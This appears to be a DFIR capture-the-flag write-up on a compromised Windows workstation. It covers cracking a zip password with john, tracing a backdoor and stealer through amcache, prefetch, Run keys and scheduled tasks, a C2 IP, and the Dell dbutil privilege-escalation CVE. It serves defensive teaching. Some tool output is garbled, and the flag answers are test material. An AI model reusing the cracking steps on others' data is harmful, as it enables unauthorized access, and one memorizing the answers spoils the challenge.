ver 2.0 archive.zip<mc_3000/marin/core_3000.blend PKZIP Encr: cmplens=215204, decmplen=1310308, crc=84C77642 ts=9195 cs=84C7 type=8
ver 2.0 archive.zip<mc_3000/marin/core_3000.dae PKZIP Encr: cmplens=157597, decmplen=705498, crc=1BDD6380 ts=918D cs=1b8D type=8
ver 2.0 archive.zip<mc_3000/marin/core_3000.fbx PKZIP Encr: cmplens=157597, decmplen=705498, crc=1BDD6380 ts=918D cs=1b8D type=8
ver 2.0 archive.zip<mc_3000/marin/core_3000.mtl PKZIP Encr: cmplens=122701, decmplen=48060, crc=78764D3C ts=918F cs=8786 type=8
ver 2.0 archive.zip<mc_3000/marin/core_3000.obj PKZIP Encr: cmplens=122701, decmplen=48060, crc=78764D3C ts=918F cs=8786 type=8
ver 2.0 archive.zip<mc_3000/marin/core_3000.mtl PKZIP Encr: cmplens=147, decmplen=243, crcs=CC505C3 ts=9190 cs=c50 type=8
ver 2.0 archive.zip<mc_3000/marin/core_3000.obj PKZIP Encr: cmplens=147, decmplen=243, crcs=CC505C3 ts=9190 cs=c50 type=8
ver 2.0 archive.zip<mc_3000/marin/core_3000.stl PKZIP Encr: cmplens=81454, decmplen=335984, crc=2E27782C ts=9192 cs=2e27 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
[Nov 05, 2023 - 15:46:14 (CET)] exegol-dfir Kitchen # cat hash
archive.zip$pkzip$#1*#0*8#2*84f2ccfb5e56112d4915e9e1ccb75a9c8c929820f80787003ab71ec13d36932ad80b2b*1#0*8*24*4090*f21c65a0e
b4d448fc9c62098df3939f24ff79a0f8383fcfd16d5dc5d0e*1#0*8*24*876*04c066fa50a8b27eed02bc0f36f19afa4820ff1dfbd4ca35acf85e15efdf90fc0b801
33259e17af7ea9770f4df633b8ed624344f77359a80be122d9a808e65769bea1*0*8*24*84c7f9510ee5bc0e077be79f959d6df263a4bda157ee5048
a19456a8b8de7763c085f471929548befs804383a73f72fa66be57c512421b683716ac544b01098d3a28aeb5ae96793346217e7997904138a89ed096669a98a
acf10140c24af97877914*$pkzip$;archive.zip:mc_3000/marin/core_3000.mtl, CONTRAT DE SOUSTRAITANCE.docx, mc_3000/marin/core_3000.obj,
mc_3000.dae, mc_3000/marin/core_3000.blend:archive.zip
[Nov 05, 2023 - 15:46:18 (CET)] exegol-dfir Kitchen # john --wordlist=list2 hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Arkhangel'sk2023 (archive.zip)
1g 0:00:00:00 DONE (2023-11-05 15:46) 100.0g/s 108400p/s 108400c/s 2023..2023
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
[Nov 05, 2023 - 15:46:41 (CET)] exegol-dfir Kitchen # unzip archive.zip -d extracted
Archive: archive.zip
[archive.zip] CONTRAT DE SOUSTRAITANCE.docx password:
inflating: extracted/CONTRAT DE SOUSTRAITANCE.docx
extracting: extracted/MC3000_cahier_des_charges.odt
creating: extracted/m_3000/
inflating: extracted/m_3000/marin/core_3000.blend
inflating: extracted/m_3000/marin/core_3000.dae
inflating: extracted/m_3000/marin/core_3000.fbx
inflating: extracted/m_3000/marin/core_3000.mtl
inflating: extracted/m_3000/marin/core_3000.obj
inflating: extracted/m_3000/marin/core_3000.stl
[Nov 05, 2023 - 15:47:23 (CET)] exegol-dfir Kitchen # tree extracted
extracted
└── CONTRAT DE SOUSTRAITANCE.docx
    └── mc_3000
        ├── marin/core_3000.blend
        ├── marin/core_3000.dae
        ├── marin/core_3000.fbx
        ├── marin/core_3000.mtl
        ├── marin/core_3000.obj
        └── marin/core_3000.stl
    └── MC3000_cahier_des_charges.odt
```

2.7. [HARD] GIVE THE VALUE OF THE IOC FOUND IN THE TOOLS USED BY THE ATTACKER

FORMAT : *****

海铁物流制造

e8891548e0d01f32036367a3e209fd40fdbd622a5

By reversing the tool of the attacker, we found this IOC in:

- The exfiltration tool c:/Users/Janne Buisson/AppData/Roaming/beef/soft.exe
- The backdoor c:/Users/Janne Buisson/AppData/Roaming/Microsoft-kpp.exe

Note that the same backdoor is also located in the user startup menu and in System32, we may find these executables using the **amcache** records:

7b	□	c:\program files\common files\microsoft shared\clicktorun\inspectorofficegadget.exe
ac	□	c:\program files\common files\microsoft shared\clicktorun\integratedoffice.exe
ac	□	c:\program files\microsoft office 15\clientx64\integratedoffice.exe
e0	□	c:\program files\mozilla thunderbird\updated\maintenanceservice_installer.exe
e4	□	c:\program files\mozilla thunderbird\updated\maintenanceservice.exe
01	□	c:\program files\common files\microsoft shared\clicktorun\movinjcl32.exe
a3	□	c:\users\janne_buisson\appdata\roaming\microsoft\windows\start menu\programs\startup\microsoft-kpp.exe
3d	□	c:\program files (x86)\microsoft\edgeupdate\1.3.181.5\microsoftheadgecomregistershellarm64.exe
eb	□	c:\program files (x86)\microsoft\edgeupdate\microsoftheadgeupdate.exe
24	□	c:\program files (x86)\microsoft\edgeupdate\1.3.181.5\microsoftheadgeupdate.exe
5e	□	c:\program files (x86)\microsoft\edgeupdate\1.3.181.5\microsoftheadgeupdatecomregistershell64.exe
..	□	..
418254	□	c:\windows\system32\mrt.exe
3b8f49	□	c:\program files (x86)\microsoft\edgecore\118.0.2088.76\msedge.exe
bacace	□	c:\program files (x86)\microsoft\edgecore\118.0.2088.76\msedgewebview2.exe
0048e0	□	c:\program files (x86)\microsoft\edgecore\118.0.2088.76\msedge_proxy.exe
a4dbb1	□	c:\program files (x86)\microsoft\edgecore\118.0.2088.76\msedge_pwa_launcher.exe
43f9a3	□	c:\windows\msfix.exe
42101a	✓	c:\windows\system32\msiexec.exe
5d081e	□	c:\programdata\microsoft\windows defender\platform\4.18.23090.2008-0\msmpeng.exe
b0d189	□	c:\programdata\microsoft\windows defender\platform\4.18.23080.2006-0\msmpeng.exe
4f6446	✓	c:\program files\windows defender\msmpeng.exe
325653	✓	c:\windows\system32\musnotification.exe


But it's even more obvious when you look at the **prefetch**:

```
MICROSOFTEDGEUPDATESETUP_X86_-90B39CDC.pf
MICROSOFTEDGE_X64_118.0.2088.-2AD21C49.pf
MICROSOFTEDGE_X64_118.0.2088.-47C30530.pf
MICROSOFTEDGE_X64_118.0.2088.-72B3D6CC.pf
MICROSOFTEDGE_X64_119.0.2151.-32EC414C.pf
MICROSOFT-KPP.EXE-5614F198.pf
MICROSOFT-KPP.EXE-F58CE69A.pf
MMC.EXE-5D903D09.pf
MMC.EXE-7FBB0956.pf
```

```
Filenames:
Number of filenames : 51
Filename: 1          : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSTEM32\NTDLL.DLL
Filename: 2          : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSTEM32\KERNEL32.DLL
Filename: 3          : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSTEM32\KERNELBASE.DLL
Filename: 4          : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSTEM32\LOCALE.NLS
Filename: 5          : \VOLUME{01d8cf8a63678770-36641327}\USERS\JANNE_BUISSON\APPDATA\ROAMING\MICROSOFT\WINDOWS\START MENU\PROGRAMS\STARTUP\MICROSOFT-KPP.EXE
Filename: 6          : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSTEM32\ADVAPI32.DLL
Filename: /           : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSTEM32\MSVCHT.DLL

Filenames:
Number of filenames : 20
Filename: 1          : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSTEM32\NTDLL.DLL
Filename: 2          : \VOLUME{01d8cf8a63678770-36641327}\USERS\JANNE_BUISSON\APPDATA\ROAMING\MICROSOFT-KPP.EXE
Filename: 3          : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSTEM32\KERNEL32.DLL
Filename: 4          : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSTEM32\KERNELBASE.DLL
Filename: 5          : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSTEM32\LOCALE.NLS
Filename: 6          : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSTEM32\ADVAPI32.DLL
```

To find the IOC in the exfiltration tool, we have seen it under the banner by running the attacker tool in a sandbox using a console emulator that supports utf8 encoding.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Users\italian> cd Z:\Appdata_Roaming\beef
PS Z:\Appdata_Roaming\beef> ./soft.exe
-----
Not malicious APT tool // Stealer & Data exfiltration
海铁物流制造

Usage : notexfil.exe <file path>
PS Z:\Appdata_Roaming\beef>
```

For the `microsoft-kpp.exe`, by looking at the sections in DiE, we can see some weird sections located at the end of the file

#	Name	VirtualSize	VirtualAddress	SizeOfRawData	PointerToRawData	PointerToRelocations	PointerToLinenumbers	NumberOfRelocations	NumberOfLinenumbers	Characteristics
0	.text	000072f8	000001000	00007400	00000600	00000000	00000000	0000	0000	60000060
1	.data	0106d270	000009000	0106d400	00007400	00000000	00000000	0000	0000	c0000040
2	.rdata	00000ed0	01077000	000001000	01074e00	00000000	00000000	0000	0000	40000040
3	.pdata	000004d4	01078000	000006000	01075e00	00000000	00000000	0000	0000	40000040
4	.xdata	000000490	01079000	000006000	01076400	00000000	00000000	0000	0000	40000040
5	.bss	00000ba0	0107a000	000000000	00000000	00000000	00000000	0000	0000	c0000080
6	.idata	000009f0	0107b000	00000a000	01076a00	00000000	00000000	0000	0000	c0000040
7	.CRT	00000060	0107c000	000002000	01077400	00000000	00000000	0000	0000	c0000040
8	.tls	00000010	0107d000	000002000	01077600	00000000	00000000	0000	0000	c0000040
9	.reloc	00000084	0107e000	000002000	01077800	00000000	00000000	0000	0000	42000040
10	/4	00000650	0107f000	000008000	01077a00	00000000	00000000	0000	0000	42000040
11	/19	00011bab	01080000	00011c00	01078200	00000000	00000000	0000	0000	42000040
12	/31	00003261	01092000	00003400	01089e00	00000000	00000000	0000	0000	42000040
13	/45	000069d7	01096000	00006500	0108d200	00000000	00000000	0000	0000	42000040
14	/57	00002158	0109d000	00002200	01093c00	00000000	00000000	0000	0000	42000040
15	/70	0000039d	010a0000	000004000	01095e00	00000000	00000000	0000	0000	42000040
16	/81	00001662	010a1000	000018000	01096200	00000000	00000000	0000	0000	42000040
17	/97	0000078fd	010a3000	00007a000	01097a00	00000000	00000000	0000	0000	42000040
18	/113	0000051f	010ab000	000006000	0109f400	00000000	00000000	0000	0000	42000040


2.8. [HARD] IDENTIFY THE C2 IP OF THE RAT

FORMAT : **.*.*.*.*.*

57.128.81.56

2ca3836b34e9968d0006b4982f9950975cef1d5

To identify the C2 IP, we can run the malware in a sandbox and listening for outgoing traffic with wireshark:



2.9. [HARD] GIVE THE CVE NUMBER USED FOR THE PRIVILEGE ESCALATION

FORMAT : CVE-*****-*****

CVE-2021-21551

9f771e2b75130fd29720388143b1e4d29553aaaf1™

In the working directory of the attacker, we find the tool used for privilege escalation at `c:/Users/Janne Buisson/AppData/Roaming/beef/Desktop.lnk.exe`

By looking at the [hash on virustotal](#), we found that its name is `dbutil_exploit.exe`

By analyzing memory, we confirm that the vulnerable driver `dbutil` was installed and running:

```
vol.py -f memory.raw windows.driverscan
```

128 0x9909f6971e20 0xf804849c0000 0x188000 HTTP HTTP \Driver\HTTP
129 0x9909f69eece20 0xf80484b80000 0x1a000 mpsdrv mpsdrv \Driver\mpsdrv
130 0x9909f6a85e30 0xf804aa90000 0x1d000 Rassstp RasSstp \Driver\Rassstp
131 0x9909f6a89e30 0xf804aa00000 0x1d000 ndproxy ndproxy \Driver\ndproxy
132 0x9909f6a8bbe30 0xf80484d00000 0x14000 MMCSS MMCSS \Driver\MMCSS
133 0x9909f6a8de30 0xf80484ca0000 0x57000 srvnet srvnet \FileSystem\srvenet
134 0x9909f6a8fe30 0xf80482620000 0xc7000 svr2 svr2 \FileSystem\svr2
135 0x9909f6b1ae30 0xf804aa400000 0x28000 RasAgileVpn RasAgileVpn \Driver\RasAgileVpn
136 0x9909f6b1ce30 0xf804aa430000 0x23000 RasL2tp RasL2tp \Driver\RasL2tp
137 0x9909f6b86e30 0xf804aa70000 0x15000 tcipreg tcipreg \Driver\tcipreg
138 0x9909f6b88e30 0xf804aae90000 0xd7000 PEAUTH PEAUTH \Driver\PEAUTH
139 0x9909f6b89e30 0xf80484d20000 0x27000 Ndu Ndu \Driver\Ndu
140 0x9909f6b95d70 0xf80484c90000 0x7000 dbutil dbutil \Driver\dbutil
141 0x9909f6c07870 0xf8047742000 0x1742000 N/A N/A 74:MANO 韓國製造
142 0x9909f6c6ae30 0xf804aa00000 0x12000 condrv condrv \Driver\condrv
143 0x9909f6c70e30 0xf804aa490000 0x1c000 RasPppoe RasPppoe \Driver\RasPppoe
144 0x9909f6c70e70 0xf804aa4a85e0 0x0 N/A N/A 數據封裝協議堆棧 RAS 國際標準規範
145 0x9909f6d64e30 0xf804aa500000 0x1d000 WdNisDrv WdNisDrv \Driver\WdNisDrv
146 0x9909f6f73e50 0xf804aa4d0000 0xf000 NdisTapi NdisTapi \Driver\NdisTapi
147 0x9909f6ff0e30 0xf804aa460000 0x21000 PptpMiniport PptpMiniport \Driver\PptpMiniport
148 0x9909f705be30 0xf804aa4c0000 0x3a000 NdisWan NdisWan \Driver\NdisWan
149 0x9909f81ace30 0xf804aa540000 0x44000 MpKs1816f1c04 MpKs1816f1c04 \Driver\MpKs1816f1c04
150 0x9909f850a700 0xf804aa520000 0x10000 pmem pmem \Driver\pmem
151 0xd40b71794eb0 0xf80481727c40 N/A 課程碼

We can also confirm the driver installation with the `amcache`, since the path to `db_util_2_3.sys` is different from other drivers, that should get our attention

Line	Tag	Key Name	Key Last Wr
1	□	c:/program files (x86)/ibot/ibot_unlocker/ibotunlocker.sys	2023-11-03
2	□	c:/users/janne buisson/documents/drivers/dbutil_2_3.sys	2023-11-03
3	□	c:/windows/system32/drivers/1394ohci.sys	2023-11-03
4	□	c:/windows/system32/drivers/3ware.sys	2023-11-03
5	□	c:/windows/system32/drivers/acpi.sys	2023-11-03
6	□	c:/windows/system32/drivers/acpidev.sys	2023-11-03
7	□	c:/windows/system32/drivers/acpiex.sys	2023-11-03

With a simple google search using the following terms: "dbutil exploit", we found [this article](#) about a metasploit module:

The DBUtil_2_3.sys driver distributed by Dell exposes an unprotected IOCTL interface that can be abused by an attacker to read and write kernel-mode memory.


It's also mentioning: [CVE-2021-21551](#)

This CVE is abusing vulnerable driver Dell `dbutil_2_3.sys` allowing privilege escalation


We can check if the driver is vulnerable by computing its sha256 hash :

0296e2ce999e67c76352613a718e11516fe1b0efc3ffdb8918fc999dd76a73a5

And checking on [loldrivers.io](#) if it's referenced.



2.10. [GROUP] IDENTIFY MITRE ATT&CK TECHNIQUES FOR THIS CAMPAIGN



3. FULL INVESTIGATION WRITEUP :

3.1. CHECKING FOR PERSISTENCE TECHNIQUES

3.1.1. CHECKING FOR PERSISTENCE TECHNIQUES

Attackers aim for persistence to maintain long-term access. They employ methods like adding to startup menus, creating registry keys, or scheduling tasks to ensure their presence survives reboots and remains undetected.


Identifying persistence mechanisms is crucial in forensic analysis as it helps trace the attacker's footprint over time, revealing their tactics and enabling a comprehensive understanding of the intrusion.

◆ STARTUP MENU

The [Startup Menu](#) is a special folder on windows operating system that will automatically launch at startup every programs it contains.

In cybersecurity forensics, the principle of using the startup menu for persistence revolves around manipulating the Windows startup menu or equivalent on other operating systems. Attackers can add their malicious programs or scripts to the startup menu, ensuring that they automatically run when the system boots up. This technique allows them to maintain unauthorized access or execute malicious activities consistently, making it a key area of investigation to detect and mitigate such persistence mechanisms.

By looking at the startup menu we found a OneNote shortcut and an executable with the name `microsoft-kpp.exe`



◆ REGISTRY KEYS

In cybersecurity forensics, the principle of registry keys for persistence involves the use of Windows Registry keys to maintain an attacker's presence on a compromised system. These keys can be manipulated to execute malicious code or maintain access even after system reboots, making them a crucial focus for investigators to identify and remove in order to secure the system.

See [T1547.001](#)

Looking at Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run we find again the microsoft-kpp.exe executable

Name	Type	Data
(Default)	REG_SZ	(value not set)
KeepassXC	REG_SZ	"C:\Program Files\KeePassXC\KeePassXC.exe"
Mattermost	REG_SZ	"C:\Users\Janne Buisson\AppData\Local\Programs\mattermost-desktop\Mattermost.exe"
MicrosoftEdgeA	REG_SZ	"C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe" --no-startup-window --win-version-start /prefetch:5
MyApp	REG_SZ	C:\Users\Janne Buisson\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\microsoft-kpp.exe
OneDrive	REG_SZ	"C:\Program Files\Microsoft OneDrive\OneDrive.exe" /background


◆ SCHEDULED TASKS

The principle of using scheduled tasks for persistence involves the creation of automated tasks or scripts on a compromised system that are scheduled to run at specific times or under specific conditions. Attackers use this technique to ensure their malicious activities continue to execute, even after initial compromise, making it a critical aspect to investigate. Detecting and analyzing these scheduled tasks is essential for forensic experts to identify and mitigate persistent threats.

Looking at scheduled tasks we found a task with an weird name : canary, it would appear that its executing C:\windows\msfix.exe as NT AUTHORITY\SYSTEM

Action	Details
Start a program	C:\windows\msfix.exe

The executable `msfix.exe` has the same sha256 hash as `microsoft-kpp.exe` :
`82db191bf1bc74883491effcda5252726a9c8b0982f2b2fffc6abf364529888dc`



3.1.2. MEMORY INVESTIGATION

We can do some memory analysis on the dumped RAM thanks to [Volatility3](#)

The principle of memory analysis using Volatility involves leveraging the Volatility framework, an open-source tool, to examine and extract information from a computer's volatile memory (RAM) during a digital forensic investigation. Volatility allows investigators to analyze the running state of a system, including processes, network connections, open files, and more. It helps in identifying and understanding the behavior of malware, rootkits, and suspicious activities that may not be evident from traditional disk-based forensics, making it a powerful tool for cyber forensics experts.

With the following command we found a `microsoft-kpp.exe`, so it's still running on the victim computer.

```
vol.py -f ../../Artifacts/memory.raw windows.pstree
```

636	528	winlogon.exe	0x9909f55e3080	5	-	1	False	2023-11-04 09:24:05.000000	N/A
* 4588	636	userinit.exe	0x9909f75860c0	0	-	1	False	2023-11-04 09:24:09.000000	2023-11-04 09:24:34.000000
** 4684	4588	explorer.exe	0x9909f75a80c0	75	-	1	False	2023-11-04 09:24:10.000000	N/A
*** 8860	4684	microsoft-kpp.	0x9909f8ad2080	13	-	1	False	2023-11-04 09:24:32.000000	N/A
**** 5292	8860	connhost.exe	0x9909f8a09080	3	-	1	False	2023-11-04 09:24:32.000000	N/A
*** 8164	4684	msedge.exe	0x9909f7b33080	42	-	1	False	2023-11-04 09:24:25.000000	N/A
**** 5384	8164	msedge.exe	0x9909f7ea4080	7	-	1	False	2023-11-04 09:24:25.000000	N/A
**** 4868	8164	msedge.exe	0x9909f8a292c0	14	-	1	False	2023-11-04 09:24:25.000000	N/A
**** 4840	8164	msedge.exe	0x9909f8a272c0	18	-	1	False	2023-11-04 09:24:25.000000	N/A
**** 5460	8164	msedge.exe	0x9909f862c080	10	-	1	False	2023-11-04 09:24:25.000000	N/A
*** 7748	4684	VBoxTray.exe	0x9909f7e97080	11	-	1	False	2023-11-04 09:24:23.000000	N/A
*** 9032	4684	microsoft-kpp.	0x9909f8ad8080	13	-	1	False	2023-11-04 09:24:32.000000	N/A
**** 8944	9032	conhost.exe	0x9909f8ad6080	3	-	1	False	2023-11-04 09:24:32.000000	N/A
*** 7596	4684	SecurityHealth	0x9909f64ed080	2	-	1	False	2023-11-04 09:24:23.000000	N/A
*** 7860	4684	chrome.exe	0x9909f86d8080	42	-	1	False	2023-11-04 09:25:53.000000	N/A
**** 3360	7860	chrome.exe	0x9909f779c080	9	-	1	False	2023-11-04 09:25:53.000000	N/A
**** 5860	7860	chrome.exe	0x9909f7fd3080	14	-	1	False	2023-11-04 09:25:54.000000	N/A

3.1.3. INVESTIGATION OF THE RECYCLE BIN

The Recycle Bin, also known as the Trash in some operating systems, is a feature in various computer systems where deleted files are temporarily stored before being permanently deleted. It serves as a safety net for users, allowing them to recover accidentally deleted files. In the context of digital forensics, the Recycle Bin is significant because it can potentially contain deleted files that may be relevant to an investigation. Investigators can examine its contents to recover and analyze deleted files that could be crucial in understanding user actions, data deletion, or potential evidence in cybercrime cases.

